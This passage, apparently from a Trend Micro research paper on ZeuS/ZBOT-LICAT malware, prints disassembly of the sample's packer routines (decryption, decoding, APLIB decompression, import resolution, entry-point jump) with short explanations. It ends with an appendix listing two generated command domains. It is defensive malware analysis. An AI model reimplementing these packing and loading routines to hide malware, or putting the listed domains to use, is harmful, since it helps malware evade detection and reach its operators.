8B85 44FBFFFF         MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4               ADD EAX,DWORD PTR SS:[EBP-1C]
0FB648 01             MOVZX ECX,BYTE PTR DS:[EAX+1]
51                    PUSH ECX
8B55 E0               MOV EDX,DWORD PTR SS:[EBP-20]
52                    PUSH EDX                                   ntdll.KiRaiseUserExceptionDispatcher
FF95 90FBFFFF         CALL DWORD PTR SS:[EBP-470]                msvcrt.strchr
83C4 08               ADD ESP,8
2B45 E0               SUB EAX,DWORD PTR SS:[EBP-20]
8985 30FBFFFF         MOV DWORD PTR SS:[EBP-4D0],EAX
8B85 44FBFFFF         MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4               ADD EAX,DWORD PTR SS:[EBP-1C]
0FB648 02             MOVZX ECX,BYTE PTR DS:[EAX+2]
83F9 3D               CMP ECX,3D
75 0C                 JNZ SHORT 009606D8
C785 34FBFFFF 00      MOV DWORD PTR SS:[EBP-4CC],0
EB 24                 JMP SHORT 009606FC
8B85 44FBFFFF         MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4               ADD EAX,DWORD PTR SS:[EBP-1C]
0FB648 02             MOVZX ECX,BYTE PTR DS:[EAX+2]
51                    PUSH ECX
8B55 E0               MOV EDX,DWORD PTR SS:[EBP-20]
52                    PUSH EDX                                   ntdll.KiRaiseUserExceptionDispatcher
FF95 90FBFFFF         CALL DWORD PTR SS:[EBP-470]                msvcrt.strchr
83C4 08               ADD ESP,8
2B45 E0               SUB EAX,DWORD PTR SS:[EBP-20]
8985 34FBFFFF         MOV DWORD PTR SS:[EBP-4CC],EAX
8B85 44FBFFFF         MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4               ADD EAX,DWORD PTR SS:[EBP-1C]
0FB648 03             MOVZX ECX,BYTE PTR DS:[EAX+3]
83F9 3D               CMP ECX,3D
75 0C                 JNZ SHORT 0096071A
C785 38FBFFFF 00      MOV DWORD PTR SS:[EBP-4C8],0
EB 24                 JMP SHORT 0096073E
8B85 44FBFFFF         MOV EAX,DWORD PTR SS:[EBP-4BC]
0345 E4               ADD EAX,DWORD PTR SS:[EBP-1C]
0FB648 03             MOVZX ECX,BYTE PTR DS:[EAX+3]
51                    PUSH ECX
8B55 E0               MOV EDX,DWORD PTR SS:[EBP-20]
52                    PUSH EDX                                   ntdll.KiRaiseUserExceptionDispatcher
FF95 90FBFFFF         CALL DWORD PTR SS:[EBP-470]                msvcrt.strchr
83C4 08               ADD ESP,8
2B45 E0               SUB EAX,DWORD PTR SS:[EBP-20]
8985 38FBFFFF         MOV DWORD PTR SS:[EBP-4C8],EAX
8B85 2CFBFFFF         MOV EAX,DWORD PTR SS:[EBP-4D4]
C1E0 02               SHL EAX,2
8B8D 30FBFFFF         MOV ECX,DWORD PTR SS:[EBP-4D0]
C1F9 04               SAR ECX,4
0BC1                  OR EAX,ECX
8885 28FBFFFF         MOV BYTE PTR SS:[EBP-4D8],AL
8B85 30FBFFFF         MOV EAX,DWORD PTR SS:[EBP-4D0]
C1E0 04               SHL EAX,4
8B8D 34FBFFFF         MOV ECX,DWORD PTR SS:[EBP-4CC]             ADVAPI32.77DD76F7
C1F9 02               SAR ECX,2
0BC1                  OR EAX,ECX
8885 29FBFFFF         MOV BYTE PTR SS:[EBP-4D7],AL
8B85 34FBFFFF         MOV EAX,DWORD PTR SS:[EBP-4CC]             ADVAPI32.77DD76F7
83E0 03               AND EAX,3
C1E0 06               SHL EAX,6
8B8D 38FBFFFF         MOV ECX,DWORD PTR SS:[EBP-4C8]
83E1 3F               AND ECX,3F
0BC1                  OR EAX,ECX
8885 2AFBFFFF         MOV BYTE PTR SS:[EBP-4D6],AL
8B45 E4               MOV EAX,DWORD PTR SS:[EBP-1C]
C1E8 02               SHR EAX,2
8B4D E4               MOV ECX,DWORD PTR SS:[EBP-1C]
2BC8                  SUB ECX,EAX
8B96 54FBFFFF         MOV EDX,DWORD PTR SS:[EBP-4AC]
8A85 28FBFFFF         MOV AL,BYTE PTR SS:[EBP-4D8]
88040A                MOV BYTE PTR DS:[EDX+ECX],AL
8B45 E4               MOV EAX,DWORD PTR SS:[EBP-1C]
C1E8 02               SHR EAX,2
8B4D E4               MOV ECX,DWORD PTR SS:[EBP-1C]
2BC8                  SUB ECX,EAX
8B96 54FBFFFF         MOV EDX,DWORD PTR SS:[EBP-4AC]
8A85 29FBFFFF         MOV AL,BYTE PTR SS:[EBP-4D7]
88440A 01             MOV BYTE PTR DS:[EDX+ECX+1],AL
8B45 E4               MOV EAX,DWORD PTR SS:[EBP-1C]
C1E8 02               SHR EAX,2
8B4D E4               MOV ECX,DWORD PTR SS:[EBP-1C]
2BC8                  SUB ECX,EAX
8B96 54FBFFFF         MOV EDX,DWORD PTR SS:[EBP-4AC]
8A85 2AFBFFFF         MOV AL,BYTE PTR SS:[EBP-4D6]
88440A 02             MOV BYTE PTR DS:[EDX+ECX+2],AL
8B45 E4               MOV EAX,DWORD PTR SS:[EBP-1C]
83C0 04               ADD EAX,4
8945 E4               MOV DWORD PTR SS:[EBP-1C],EAX
E9 3CFEFFFF           JMP 00960629
```

Figure 68. *Disassembly of decryption routine using the strchr function*

Decoding Function

This function uses the BSWAP operator to interchange DWORDs found in the buffer (see Figure 69).

Figure 69. *Disassembly of decoding function using the BSWAP instruction*

Last Level of Decryption

After obtaining the API address of *MSVCRT.DLL.STRCHR,* the packer performs another decryption routine that will be used by the MSVCRT.DLL.STRCHR function (see Figures 70 and 71).




Figure 70. *Disassembly of last level of decryption*

Figure 71. *Final decrypted buffer*

Decompression Function

This function decompresses a given set of data (see Figure 72). Compressing codes and data is a popular technique malware authors use to prevent easy fingerprinting and reverse engineering, to save disk space, and to minimize the amount of bandwidth a malware uses when propagating. The decompression algorithm this malware used originated from a popular decompression library known as APLIB.

```
00960A74    60              PUSHAD
00960A75    B2 80           MOV DL,80
00960A77    33DB            XOR EBX,EBX
00960A79    3B7424 1C       CMP ESI,DWORD PTR SS:[ESP+1C]
00960A7D  v 0F87 92000000   JA 00960B15
00960A83    FC              CLD
00960A84    A4              MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[E
00960A85    B3 02           MOV BL,2
00960A87    E8 6D000000     CALL 00960AF9
00960A8C  ^ 73 EB           JNB SHORT 00960A79
00960A8E    33C9            XOR ECX,ECX                 kernel32.7C809AB9
00960A90    E8 64000000     CALL 00960AF9
00960A95  v 73 1C           JNB SHORT 00960AB3
00960A97    33C0            XOR EAX,EAX
00960A99    E8 5B000000     CALL 00960AF9
00960A9E  v 73 23           JNB SHORT 00960AC3
00960AA0    B3 02           MOV BL,2
00960AA2    41              INC ECX                     kernel32.7C809AB9
00960AA3    B0 10           MOV AL,10
00960AA5    E8 4F000000     CALL 00960AF9
00960AAA    12C0            ADC AL,AL
00960AAC  ^ 73 F7           JNB SHORT 00960AA5
00960AAE  v 75 3F           JNZ SHORT 00960AEF
00960AB0    AA              STOS BYTE PTR ES:[EDI]
00960AB1  ^ EB D4           JMP SHORT 00960A87
00960AB3    E8 4D000000     CALL 00960B05
00960AB8    2BCB            SUB ECX,EBX
00960ABA  v 75 10           JNZ SHORT 00960ACC
00960ABC    E8 42000000     CALL 00960B03
00960AC1  v EB 28           JMP SHORT 00960AEB
00960AC3    AC              LODS BYTE PTR DS:[ESI]
00960AC4    D1E8            SHR EAX,1
00960AC6  v 74 4D           JE SHORT 00960B15
00960AC8    13C9            ADC ECX,ECX                 kernel32.7C809AB9
00960ACA  v EB 1C           JMP SHORT 00960AE8
00960ACC    91              XCHG EAX,ECX                kernel32.7C809AB9
00960ACD    48              DEC EAX
00960ACE    C1E0 08         SHL EAX,8
00960AD1    AC              LODS BYTE PTR DS:[ESI]
00960AD2    E8 2C000000     CALL 00960B03
00960AD7    3D 007D0000     CMP EAX,7D00
00960ADC  v 73 0A           JNB SHORT 00960AE8
00960ADE    80FC 05         CMP AH,5
00960AE1  v 73 06           JNB SHORT 00960AE9
00960AE3    83F8 7F         CMP EAX,7F
00960AE6  v 77 02           JA SHORT 00960AEA
00960AE8    41              INC ECX                     kernel32.7C809AB9
00960AE9    41              INC ECX                     kernel32.7C809AB9
00960AEA    95              XCHG EAX,EBP
00960AEB    8BC5            MOV EAX,EBP
00960AED    B3 01           MOV BL,1
00960AEF    56              PUSH ESI
00960AF0    8BF7            MOV ESI,EDI
00960AF2    2BF0            SUB ESI,EAX
00960AF4    F3:A4           REP MOVS BYTE PTR ES:[EDI],BYTE PTR D
00960AF6    5E              POP ESI                     e2531ee0.0042BC37
00960AF7  ^ EB 8E           JMP SHORT 00960A87
00960AF9    02D2            ADD DL,DL
00960AFB  v 75 05           JNZ SHORT 00960B02
00960AFD    8A16            MOV DL,BYTE PTR DS:[ESI]
00960AFF    46              INC ESI
00960B00    12D2            ADC DL,DL
00960B02    C3              RETN
00960B03    33C9            XOR ECX,ECX                 kernel32.7C809AB9
00960B05    41              INC ECX                     kernel32.7C809AB9
00960B06    E8 EEFFFFFF     CALL 00960AF9
00960B0B    13C9            ADC ECX,ECX                 kernel32.7C809AB9
00960B0D    E8 E7FFFFFF     CALL 00960AF9
00960B12  ^ 72 F2           JB SHORT 00960B06
00960B14    C3              RETN
00960B15    61              POPAD
00960B16    C3              RETN
```

Figure 72. *Disassembly of the APLIB decompression algorithm*

This particular packer decompressed the entire .PE file (see Figure 73).




Figure 73. *Complete Win32 image of decompressed malware sample*

Restoration of the Decompressed or Original Win32 Image File Function

This function replaces the contents of the compressed .EXE file's address space. This type of malware execution is a common packer behavior. It can be likened to executing a new undetectable process even with the use of powerful process-viewing applications such as *Process Explorer* (see Figure 74).




Figure 74. *Disassembly of the function that restores the decompressed Win32 image*

Import Function Address Resolver Function

This function fills out the import address table of the decompressed .PE file. It emulates the OS' file-loading procedure to provide the corresponding API addresses related to the import address table (see Figure 75).

```
Address   Hex dump     Disassembly                          Comment
00960D7C    85D2       TEST EDX,EDX                         e2531ee0.004000E8
00960D7E  ~ 74 0F      JE SHORT 00960D8F
00960D80    8B85 00FAFFFF MOV EAX,DWORD PTR SS:[EBP-600]    e2531ee0.0042C000
00960D86    83C0 02    ADD EAX,2
00960D89    8985 00FAFFFF MOV DWORD PTR SS:[EBP-600],EAX    e2531ee0.0042C000
00960D8F    8B85 00FAFFFF MOV EAX,DWORD PTR SS:[EBP-600]    e2531ee0.0042C000
00960D95    8338 00    CMP DWORD PTR DS:[EAX],0
00960D98  ^ 0F85 23FFFFFF JNZ 00960CC1
00960D9E    C785 E0F9FFFF 00 MOV DWORD PTR SS:[EBP-620],0
00960DA8  ~ EB 0F      JMP SHORT 00960DB9
00960DAA    8B85 E0F9FFFF MOV EAX,DWORD PTR SS:[EBP-620]
00960DB0    83C0 01    ADD EAX,1
00960DB3    8985 E0F9FFFF MOV DWORD PTR SS:[EBP-620],EAX    e2531ee0.0042C000
00960DB9    B8 01000000 MOV EAX,1
00960DBE    85C0       TEST EAX,EAX                         e2531ee0.0042C000
00960DC0  ~ 0F84 59010000 JE 00960F1F
00960DC6    8B45 DC    MOV EAX,DWORD PTR SS:[EBP-24]        e2531ee0.004000E8
00960DC9    83B8 80000000 00 CMP DWORD PTR DS:[EAX+80],0
00960DD0  ~ 75 05      JNZ SHORT 00960DD7
00960DD2  ~ E9 48010000 JMP 00960F1F
00960DD7    8B45 DC    MOV EAX,DWORD PTR SS:[EBP-24]        e2531ee0.004000E8
00960DDA    8B4D F4    MOV ECX,DWORD PTR SS:[EBP-C]         e2531ee0.00400000
00960DDD    0388 80000000 ADD ECX,DWORD PTR DS:[EAX+80]
00960DE3    8B95 E0F9FFFF MOV EDX,DWORD PTR SS:[EBP-620]
00960DE9    6BD2 14    IMUL EDX,EDX,14                      e2531ee0.004000E8
00960DEC    03CA       ADD ECX,EDX                          e2531ee0.004000E8
00960DEE    898D E4F9FFFF MOV DWORD PTR SS:[EBP-61C],ECX
00960DF4    8B85 E4F9FFFF MOV EAX,DWORD PTR SS:[EBP-61C]
00960DFA    8378 10 00 CMP DWORD PTR DS:[EAX+10],0
00960DFE  ~ 75 05      JNZ SHORT 00960E05
00960E00  ~ E9 1A010000 JMP 00960F1F
00960E05    8B85 E4F9FFFF MOV EAX,DWORD PTR SS:[EBP-61C]
00960E0B    8B48 0C    MOV ECX,DWORD PTR DS:[EAX+C]
00960E0E    034D F4    ADD ECX,DWORD PTR SS:[EBP-C]         e2531ee0.00400000
00960E11    894D C0    MOV DWORD PTR SS:[EBP-40],ECX
00960E14    8B85 E4F9FFFF MOV EAX,DWORD PTR SS:[EBP-61C]
00960E1A    8338 00    CMP DWORD PTR DS:[EAX],0
00960E1D  ~ 74 13      JE SHORT 00960E32
00960E1F    8B85 E4F9FFFF MOV EAX,DWORD PTR SS:[EBP-61C]
00960E25    8B4D F4    MOV ECX,DWORD PTR SS:[EBP-C]         e2531ee0.00400000
00960E28    0308       ADD ECX,DWORD PTR DS:[EAX]
00960E2A    898D 70FBFFFF MOV DWORD PTR SS:[EBP-490],ECX
00960E30  ~ EB 12      JMP SHORT 00960E44
00960E32    8B85 E4F9FFFF MOV EAX,DWORD PTR SS:[EBP-61C]
00960E38    8B4D F4    MOV ECX,DWORD PTR SS:[EBP-C]         e2531ee0.00400000
00960E3B    0348 10    ADD ECX,DWORD PTR DS:[EAX+10]
00960E3E    898D 70FBFFFF MOV DWORD PTR SS:[EBP-490],ECX
00960E44    8B85 E4F9FFFF MOV EAX,DWORD PTR SS:[EBP-61C]
00960E4A    8B4D F4    MOV ECX,DWORD PTR SS:[EBP-C]         e2531ee0.00400000
00960E4D    0348 10    ADD ECX,DWORD PTR DS:[EAX+10]
00960E50    898D 6CFBFFFF MOV DWORD PTR SS:[EBP-494],ECX
00960E56    8B45 C0    MOV EAX,DWORD PTR SS:[EBP-40]        ntdll.7C91A120
00960E59    50         PUSH EAX                             e2531ee0.0042C000
00960E5A    FF95 9CFBFFFF CALL DWORD PTR SS:[EBP-464]       kernel32.GetModuleHandleA
00960E60    8945 FC    MOV DWORD PTR SS:[EBP-4],EAX         e2531ee0.0042C000
00960E63    837D FC 00 CMP DWORD PTR SS:[EBP-4],0
00960E67  ~ 75 11      JNZ SHORT 00960E7A
00960E69    6A 00      PUSH 0
00960E6B    6A 00      PUSH 0
00960E6D    8B45 C0    MOV EAX,DWORD PTR SS:[EBP-40]        ntdll.7C91A120
00960E70    50         PUSH EAX                             e2531ee0.0042C000
00960E71    FF95 98FBFFFF CALL DWORD PTR SS:[EBP-468]       kernel32.LoadLibraryExA
00960E77    8945 FC    MOV DWORD PTR SS:[EBP-4],EAX         e2531ee0.0042C000
00960E7A    C745 E4 00000000 MOV DWORD PTR SS:[EBP-1C],0
00960E81  ~ EB 09      JMP SHORT 00960E8C
00960E83    8B45 E4    MOV EAX,DWORD PTR SS:[EBP-1C]
00960E86    83C0 01    ADD EAX,1
00960E89    8945 E4    MOV DWORD PTR SS:[EBP-1C],EAX        e2531ee0.0042C000
00960E8C    B8 01000000 MOV EAX,1
00960E91    85C0       TEST EAX,EAX                         e2531ee0.0042C000
00960E93  ~ 0F84 81000000 JE 00960F1A
00960E99    8B45 E4    MOV EAX,DWORD PTR SS:[EBP-1C]
00960E9C    8B8D 70FBFFFF MOV ECX,DWORD PTR SS:[EBP-490]    kernel32.7C803518
00960EA2    833C81 00  CMP DWORD PTR DS:[ECX+EAX*4],0
00960EA6  ~ 75 02      JNZ SHORT 00960EAA
00960EA8  ~ EB 70      JMP SHORT 00960F1A
00960EAA    8B45 E4    MOV EAX,DWORD PTR SS:[EBP-1C]
00960EAD    8B8D 70FBFFFF MOV ECX,DWORD PTR SS:[EBP-490]    kernel32.7C803518
00960EB3    8B1481     MOV EDX,DWORD PTR DS:[ECX+EAX*4]
00960EB6    81E2 00000080 AND EDX,80000000
00960EBC  ~ 75 18      JNZ SHORT 00960ED6
00960EBE    8B45 E4    MOV EAX,DWORD PTR SS:[EBP-1C]
00960EC1    8B8D 70FBFFFF MOV ECX,DWORD PTR SS:[EBP-490]    kernel32.7C803518
00960EC7    8B1481     MOV EDX,DWORD PTR DS:[ECX+EAX*4]
00960ECA    8B45 F4    MOV EAX,DWORD PTR SS:[EBP-C]         e2531ee0.00400000
00960ECD    8D4C10 02  LEA ECX,DWORD PTR DS:[EAX+EDX+2]
00960ED1    894D C8    MOV DWORD PTR SS:[EBP-38],ECX
00960ED4  ~ EB 15      JMP SHORT 00960EEB
00960ED6    8B45 E4    MOV EAX,DWORD PTR SS:[EBP-1C]
00960ED9    8B8D 70FBFFFF MOV ECX,DWORD PTR SS:[EBP-490]    kernel32.7C803518
00960EDF    8B1481     MOV EDX,DWORD PTR DS:[ECX+EAX*4]
00960EE2    81E2 FFFF0000 AND EDX,0FFFF
00960EE8    8955 C8    MOV DWORD PTR SS:[EBP-38],EDX        e2531ee0.004000E8
00960EEB    8B45 C8    MOV EAX,DWORD PTR SS:[EBP-38]        kernel32.7C839AA8
00960EEE    50         PUSH EAX                             e2531ee0.0042C000
00960EEF    8B4D FC    MOV ECX,DWORD PTR SS:[EBP-4]         e2531ee0.00407B9C
00960EF2    51         PUSH ECX
00960EF3    FF95 A0FBFFFF CALL DWORD PTR SS:[EBP-460]       kernel32.GetProcAddress
00960EF9    8B55 E4    MOV EDX,DWORD PTR SS:[EBP-1C]
00960EFC    8B8D 6CFBFFFF MOV ECX,DWORD PTR SS:[EBP-494]    kernel32.7C802644
00960F02    890491     MOV DWORD PTR DS:[ECX+EDX*4],EAX     e2531ee0.0042C000
00960F05    8B45 E4    MOV EAX,DWORD PTR SS:[EBP-1C]
00960F08    8B8D 6CFBFFFF MOV ECX,DWORD PTR SS:[EBP-494]    kernel32.7C802644
00960F0E    833C81 00  CMP DWORD PTR DS:[ECX+EAX*4],0
00960F12  ~ 75 01      JNZ SHORT 00960F15
00960F14    CC         INT3
00960F15  ^ E9 69FFFFFF JMP 00960E83
00960F1A  ^ E9 8BFEFFFF JMP 00960DAA
```

Figure 75. *Disassembly of import function patcher*

Original Malware Entry Point Calculation and Execution Function

Packers use this function to calculate where the compressed .EXE file's original entry point is. This helps the packer identify what functional code to execute next. After calculating where the entry point is, the malware then executes the code using the jump to DWORD register methodology (see Figures 76 and 77).




Figure 76. *Disassembly or original entry point calculation*

File-Patching ZBOT Variants
ZeuS 2.0 Levels Up

```
00423EB7   33C9          XOR ECX,ECX
00423EB9   32DB          XOR BL,BL
00423EBB   E8 B9ECFFFF   CALL e2531ee0.00422B79
00423EC0   84C0          TEST AL,AL
00423EC2   0F84 EA000000 JE e2531ee0.00423FB2
00423EC8   8D45 04       LEA EAX,DWORD PTR SS:[EBP+4]
00423ECB   8378 04 00    CMP DWORD PTR DS:[EAX+4],0
00423ECF   74 07         JE SHORT e2531ee0.00423ED8
00423ED1   6A 01         PUSH 1
00423ED3   E8 C4F9FFFF   CALL e2531ee0.0042389C
00423ED8   68 07800000   PUSH 8007
00423EDD   C645 F0 00    MOV BYTE PTR SS:[EBP-10],0
00423EE1   C645 F4 01    MOV BYTE PTR SS:[EBP-C],1
00423EE5   C645 FF 00    MOV BYTE PTR SS:[EBP-1],0
00423EE9   32DB          XOR BL,BL
00423EEB   FF15 7C114000 CALL DWORD PTR DS:[40117C]      kernel32.SetErrorMode
00423EF1   8D45 F8       LEA EAX,DWORD PTR SS:[EBP-8]
00423EF4   50            PUSH EAX                        e2531ee0.00423EB0
00423EF5   FF15 9C114000 CALL DWORD PTR DS:[40119C]      kernel32.GetCommandLineW
00423EFB   50            PUSH EAX                        e2531ee0.00423EB0
00423EFC   FF15 EC124000 CALL DWORD PTR DS:[4012EC]      SHELL32.CommandLineToArgvW
00423F02   85C0          TEST EAX,EAX                    e2531ee0.00423EB0
00423F04   0F84 83000000 JE e2531ee0.00423F8D
00423F0A   33D2          XOR EDX,EDX
00423F0C   3955 F8       CMP DWORD PTR SS:[EBP-8],EDX
00423F0F   7E 3F         JLE SHORT e2531ee0.00423F50
00423F11   8B0C90        MOV ECX,DWORD PTR DS:[EAX+EDX*4]
00423F14   85C9          TEST ECX,ECX
00423F16   74 32         JE SHORT e2531ee0.00423F4A
00423F18   66:8339 2D    CMP WORD PTR DS:[ECX],2D
00423F1C   75 2C         JNZ SHORT e2531ee0.00423F4A
00423F1E   0FB749 02     MOVZX ECX,WORD PTR DS:[ECX+2]
00423F22   83F9 66       CMP ECX,66
00423F25   74 1F         JE SHORT e2531ee0.00423F46
00423F27   83F9 69       CMP ECX,69
00423F2A   74 16         JE SHORT e2531ee0.00423F42
00423F2C   83F9 6E       CMP ECX,6E
00423F2F   74 0B         JE SHORT e2531ee0.00423F3C
00423F31   83F9 76       CMP ECX,76
00423F34   75 14         JNZ SHORT e2531ee0.00423F4A
00423F36   C645 FF 01    MOV BYTE PTR SS:[EBP-1],1
00423F3A   EB 0E         JMP SHORT e2531ee0.00423F4A
00423F3C   C645 F4 00    MOV BYTE PTR SS:[EBP-C],0
00423F40   EB 08         JMP SHORT e2531ee0.00423F4A
00423F42   B3 01         MOV BL,1
00423F44   EB 04         JMP SHORT e2531ee0.00423F4A
00423F46   C645 F0 01    MOV BYTE PTR SS:[EBP-10],1
00423F4A   42            INC EDX
00423F4B   3B55 F8       CMP EDX,DWORD PTR SS:[EBP-8]    kernel32.7C816FE0
00423F4E   7C C1         JL SHORT e2531ee0.00423F11
00423F50   50            PUSH EAX                        e2531ee0.00423EB0
00423F51   FF15 F8104000 CALL DWORD PTR DS:[4010F8]      kernel32.LocalFree
00423F57   84DB          TEST BL,BL
00423F59   74 09         JE SHORT e2531ee0.00423F64
00423F5B   6A 00         PUSH 0
00423F5D   E8 3AF9FFFF   CALL e2531ee0.0042389C
00423F62   EB 34         JMP SHORT e2531ee0.00423F98
00423F64   807D FF 00    CMP BYTE PTR SS:[EBP-1],0
00423F68   74 23         JE SHORT e2531ee0.00423F8D
00423F6A   E8 C6A3FEFF   CALL e2531ee0.0040E335
00423F6F   E8 2421FFFF   CALL e2531ee0.00416098
00423F74   F605 A8AA4200 04 TEST BYTE PTR DS:[42AAA8],4
00423F7B   8AD8          MOV BL,AL
00423F7D   74 1B         JE SHORT e2531ee0.00423F9A
00423F7F   6A 00         PUSH 0
00423F81   B8 D8A54200   MOV EAX,e2531ee0.0042A5D8
00423F86   E8 23A2FEFF   CALL e2531ee0.0040E1AE
00423F8B   EB 0D         JMP SHORT e2531ee0.00423F9A
00423F8D   FF75 F4       PUSH DWORD PTR SS:[EBP-C]       kernel32.7C839AA8
00423F90   FF75 F0       PUSH DWORD PTR SS:[EBP-10]
00423F93   E8 1CFBFFFF   CALL e2531ee0.00423AB4
00423F98   8AD8          MOV BL,AL
00423F9A   84DB          TEST BL,BL
00423F9C   74 14         JE SHORT e2531ee0.00423FB2
00423F9E   F605 A8AA4200 02 TEST BYTE PTR DS:[42AAA8],2
00423FA5   74 0B         JE SHORT e2531ee0.00423FB2
00423FA7   6A FF         PUSH -1
00423FA9   FF15 98124000 CALL DWORD PTR DS:[401298]      kernel32.Sleep
00423FAF   5B            POP EBX                         kernel32.7C816FD7
00423FB0   C9            LEAVE
00423FB1   C3            RETN
00423FB2   33C0          XOR EAX,EAX                     e2531ee0.00423EB0
00423FB4   84DB          TEST BL,BL
00423FB6   0F94C0        SETE AL
00423FB9   50            PUSH EAX                        e2531ee0.00423EB0
00423FBA   FF15 60114000 CALL DWORD PTR DS:[401160]      kernel32.ExitProcess
00423FC0   CC            INT3
00423FC1   55            PUSH EBP
00423FC2   8BEC          MOV EBP,ESP
00423FC4   81EC F8010000 SUB ESP,1F8
00423FCA   66:833D 78AF4200 CMP WORD PTR DS:[42AF78],0
00423FD2   53            PUSH EBX
00423FD3   56            PUSH ESI
00423FD4   57            PUSH EDI                        ntdll.7C910738
00423FD5   BE 78AF4200   MOV ESI,e2531ee0.0042AF78
00423FDA   BF 8CA94200   MOV EDI,e2531ee0.0042A98C
00423FDF   75 0A         JNZ SHORT e2531ee0.00423FEB
00423FE1   56            PUSH ESI
00423FE2   6A 02         PUSH 2
00423FE4   8BC7          MOV EAX,EDI                     ntdll.7C910738
00423FE6   E8 1AF6FFFF   CALL e2531ee0.00423605
00423FEB   8365 FC 00    AND DWORD PTR SS:[EBP-4],0
00423FEF   8D4D F8       LEA ECX,DWORD PTR SS:[EBP-8]
```

Figure 77. *Malware's entry point*

Click to return to the ZBOT-LICAT behavior diagram

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TREND MICRO

APPENDIX D: PSEUDORANDOMLY GENERATED LICAT DOMAINS

Domain	Day the Domain Was Used in the Algorithm
iifwyitvtyrlsl.com	August 20
qhpinutxnlnorop.com	August 20
